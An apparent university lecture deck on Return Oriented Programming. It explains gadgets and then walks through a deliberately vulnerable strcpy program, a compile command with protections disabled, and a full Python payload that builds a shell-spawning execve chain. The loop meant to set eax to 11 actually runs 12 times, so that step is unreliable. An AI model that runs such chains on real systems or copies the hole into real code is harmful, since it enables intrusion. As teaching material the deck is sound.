

Return Oriented Programming

Maximilian Heim

University Albstadt-Sigmaringen

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Outline

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 - Basic information
- 2 How does it work?
 - Overview
 - ROP gadgets
 - ROP chain
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What is Return Oriented Programming?

- A type of attack that exploits buffer overruns. Makes use of existent instructions in the program.
- Arised as a technique to counter security mechanisms (NX).
- Research by Hovav Shacham et al in 2007, in 2008 the attack got demonstrated at Blackhat - "Return-oriented Programming: Exploitation without Code Injection"
<https://hovav.net/ucsd/talks/blackhat08.html>
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated.
Chaining code segments vs calling function.

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Overview

- ➊ Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
- ➋ Generate a list of these gadgets, called ROP chain
- ➌ Generate a payload with the addresses of these gadgets and the parameters
- ➍ Insert payload via buffer overrun vulnerability

ROP gadgets

- Gadgets are machine instructions that end on a return
- Most of them are not very useful because they are very specific, but the amount compensates for that. 716 kB binary → 8236 Gadgets
- Tools: ROPgadget (<https://github.com/JonathanSalwan/ROPgadget>), ropper (<https://github.com/sashs/Ropper>), Radare2, pwntools....

Listing 1: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ;  
            mov eax, edx ; ret  
0x08071e4e : mov esp, 0xc70cec83 ; ret  
            0xffe0  
0x0807faa3 : sti ; xor eax, eax ; ret  
0x0808b285 : pop edx ; xor eax, eax ;  
            pop edi ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP eax; ret;
```

- These allow us to write arbitrary values into registers
- Sometimes we dont find a desired pop, we can improvise. E.g. for r14:

```
XOR r14, r14; pop r12; XOR r14, r12;  
ret;
```


Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [eax], ecx; ret;
```

- allows us to write into memory

```
mov eax, [ecx]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful

Useful gadgets: Arithmetics, System calls

- Arithmetics: add, xor, inc ... allow us to manipulate register contents
- System calls: Programs run in userspace with limited privileges, system calls allow to execute operations which require higher privileges.

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter




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Target Program and Compilation

Listing 2: Target Program (stack protectors must be off)

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[]) {
5     char buffer[8] = {0};
6     if (argc != 2) {
7         printf("A single argument is required.\n");
8         return 1;
9     }
10    strcpy(buffer, argv[1]);
11    return 0;
12 }
```

Listing 3: Compilation command

```
gcc -o vuln -g -m32 -D_FORTIFY_SOURCE=0 -\
    fno-pie -fno-stack-protector -static vuln\
    .c
```

Spawning a shell: Approach

- Using ROPgadget we can find our desired gadgets
- Lets say we want to execute a shell using `execve`, for that we need to accomplish the following goals
 - ① write `/bin/sh` into memory (at the data segment)
 - ② init syscall number (11 in `eax`)
 - ③ init syscall arguments (address of `/bin//sh` in `ebx`, `args` and `env` in `ecx` and `edx`)
 - ④ call `syscall`
- All of this has to be done using Bytes that are not `\\0x00` because thats the character used for identifying the end of a string.

Generating the payload, defining all gadgets

```
1 from struct import pack
2 import os
3 data = 0x080e3020
4 xor_eax_eax = 0x0804e234 # xor eax, eax ; ret
5 pop_eax = 0x080ac96a # pop eax ; ret
6 pop_ebx = 0x08049022 # pop ebx ; ret
7 pop_ecx = 0x0807f9a3 # pop ecx ; ret
8 pop_edx = 0x0807f133 # pop edx ; and eax, 0xe850fffd ;
   ret
9 inc_eax = 0x0809fc6e # inc eax ; ret
10 int_80 = 0x080499c2 # int 0x80
11 mov_edx_eax = 0x0804eed2 # mov dword ptr [edx], eax ;
   ret
12 filler = 0x11111111
13 # Padding goes here
14 p = bytes('AAAAAABBBB', 'ascii')
15
```

Generating the payload, writing /bin//sh

```
1 p += pack('<I', pop_edx) # write address of .data into
   edx
2 p += pack('<I', data)
3 p += pack('<I', pop_eax) # write /bin into eax
4 p += bytes('/bin', 'ascii')
5 p += pack('<I', mov_edx_eax) # mov to .data
6 p += pack('<I', pop_edx) # address of .data + 4 into
   edx
7 p += pack('<I', data + 4)
8 p += pack('<I', pop_eax) # //sh into eax
9 p += bytes('//sh', 'ascii')
10 p += pack('<I', mov_edx_eax) # mov to .data
11
```


Generating the payload, init params

```
1 p += pack('<I', pop_edx) # address of .data + 8 into
  edx
2 p += pack('<I', data + 8)
3 p += pack('<I', xor_eax_eax) # clear eax
4 p += pack('<I', mov_edx_eax) # write null after /bin/
  sh
5 p += pack('<I', pop_ebx) # write address of program
  name to ebx
6 p += pack('<I', data)
7 p += pack('<I', pop_ecx) # write arguments into ecx
8 p += pack('<I', data + 8)
9 p += pack('<I', pop_edx) # write env into edx
10 p += pack('<I', data + 8)
11
```

Generating the payload: Init eax, call syscall

```
1 p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
2 for i in range(12):
3     p += pack('<I', inc_eax)
4 p += pack('<I', int_80) # call interrupt
5 print(str(p)[2:-1])
6 with open('payload', 'wb') as file:
7     file.write(p)
8
```

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Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms → practically impossible to use ROP

Sources

`https:
//trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:
memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_
jonathan_salwan_2014.pdf`